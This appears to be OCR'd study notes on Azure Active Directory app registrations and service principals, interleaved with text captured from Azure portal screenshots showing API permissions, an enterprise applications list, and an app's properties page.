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
App roles
Owners
Roles and administrators
Manifest
Support + Troubleshooting
Troubleshooting
New support request
Refresh
Got feedback?
You are editing permission(s) to your application, users will have to consent even if they've already done so previously.
The "Admin consent required" column shows the default value for an organization. However, user consent can be customized per permission, user, or app. This column may not reflect the value in your organization, or in organizations where this app will be used. Learn more
Configured permissions
Applications are authorized to call APIs when they are granted permissions by users/admins as part of the consent process. The list of configured permissions should include all the permissions the application needs. Learn more about permissions and consent
Add a permission
Grant admin consent for Default Directory
API / Permissions name
Type
Description
Admin consent required
Status
Microsoft Graph (3)
User.Read
Delegated
Sign in and read user profile
No
User.Read.All
Application
Read all users' full profiles
Yes
Not granted for Default ...
User.ReadWrite.All
Application
Read and write all users' full profiles
Yes
Not granted for Default ...
To view and manage permissions and user consent, try Enterprise applications.

- **Service Principal Object**
  - It comes under "**Enterprise Application**" blade in AAD
  - A service principal is a concrete instance created from the application object and inherits certain properties from that application object
  - Service principal object defines -
    - What the app can actually do in the specific tenant
    - Who can access the app
    - What resources the app can access
  - In Enterprise Application there are two type of ID are there -
    - Object ID - A unique identifier for each service principal
    - Application ID - Service Principal Object [Same as in app registration]
  - "Enterprise Application" contains app which are registered in same tenant and app which are published by other companies [Other Tenants]
  - A service principal is created in each tenant where the application is used and references the globally unique app object.
  - Service Principal -
    - Service principal is unique identity belong to the same tenant or other tenant [e.g., Microsoft accounts etc.]
    - An Azure service principal is an identity created for use with applications, hosted services, and automated tools to access Azure resources.
    - This access is restricted by the roles assigned to the service principal, giving you control over which resources can be accessed and at which level.


portal.azure.com/#blade/Microsoft_AAD_IAM/StartboardApplicationsMenuBlade/AppAppsPreview/menuId/
Microsoft Azure
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

DEFAULT DIRECTORY (ATOMIC-N...
Home > Default Directory > Enterprise applications
Enterprise applications | All applications
Default Directory - Azure Active Directory
New application
Refresh
Download (Preview)
Preview info
Columns
Preview features
Got feedback?
Want to switch back to the legacy Enterprise Apps search experience? Click to leave the preview. →
View, filter, and search applications in your organization that are set up to use your Azure AD tenant as their Identity Provider.
Search by application name or object ID
Application type == Enterprise Applications
Applications status == Any
Application visibility == Any
Add filters
7 applications found
Overview
Overview
Diagnose and solve problems
Manage
All applications
Application proxy
User settings
Collections
Security
Conditional Access
Consent and permissions
Activity
Sign-in logs
Usage & insights
Audit logs
Provisioning logs
Access reviews
Name
Object ID
Application ID
Homepage URL
Created on
EM emp00 0e39de28-ab0e-46c0-ae9b-11dff1f5f8ee 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc 1/15/2022
GC Google Cloud 364d0e38-20e9-46d5-a9d2-dc9078410... e65a4a52-fdc4-45b7-a456-8c08a50e5b... https://www.google.com?metadata=go... 8/31/2021
EV Eventhub-Activitylogging 4e8feb06-c461-4ead-994a-93f60a4dc07f 4dce622d-b52c-4369-9399-6233c08ac... 2/3/2022
13 13f52a93-32c0-471c-9e69-2bf2 60e951a0-50f3-40c0-af0a-c4f551f2c212 39b5b519-68af-432b-96da-086f2f7200... https://account.activedirectory.window... 11/7/2021
GC Google Cloud / G Suite Connect 6781efc1-7c3b-45b3-9c79-ec1dc96c42... 75a995c5-ae87-47ca-85f5-2421a6e050... https://www.google.com?metadata=go... 8/31/2021
AU Automation e5b76b97-090b-4674-b3d7-f1d8484f3... dd199eb5-7780-4d46-8ae4-d0b18fe0a... 1/15/2022
AS AWS Single Sign-on e7d70e82-669b-4b70-b64f-ef504d6e4... 75d2b4c5-7b46-4391-a173-2685b7374... https://*.signin.aws.amazon.com/platfo... 3/4/2022


portal.azure.com/#blade/Microsoft_AAD_IAM/ManagedAppMenuBlade/Properties/objectId/0e39de28-ab0e-46c0-ae9b-11dff1f5f8ee/appId/8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc
Microsoft Azure
Search resources, services, and docs (G+/)
azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...
Home > Default Directory > Enterprise applications > emp00
emp00 | Properties
Enterprise Application
Save
Discard
Delete
Got feedback?
Overview
Deployment Plan
Manage
Properties
Owners
Roles and administrators
Users and groups
Single sign-on
Provisioning
Application proxy
Self-service
Custom security attributes (preview)
Security
Conditional Access
Permissions
Token encryption
View and manage application settings for your organization. Editing properties like display information, user sign-in settings, and user visibility settings requires Global Administrator, Cloud Application Administrator, Application Administrator roles. Learn more.
Enabled for users to sign-in?
Yes
No
Name *
emp00
Homepage URL
Logo
EM
Select a file
Application ID
8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc
Object ID
0e39de28-ab0e-46c0-ae9b-11dff1f5f8ee
Assignment required?
Yes
No
Visible to users?
Yes
No
Notes

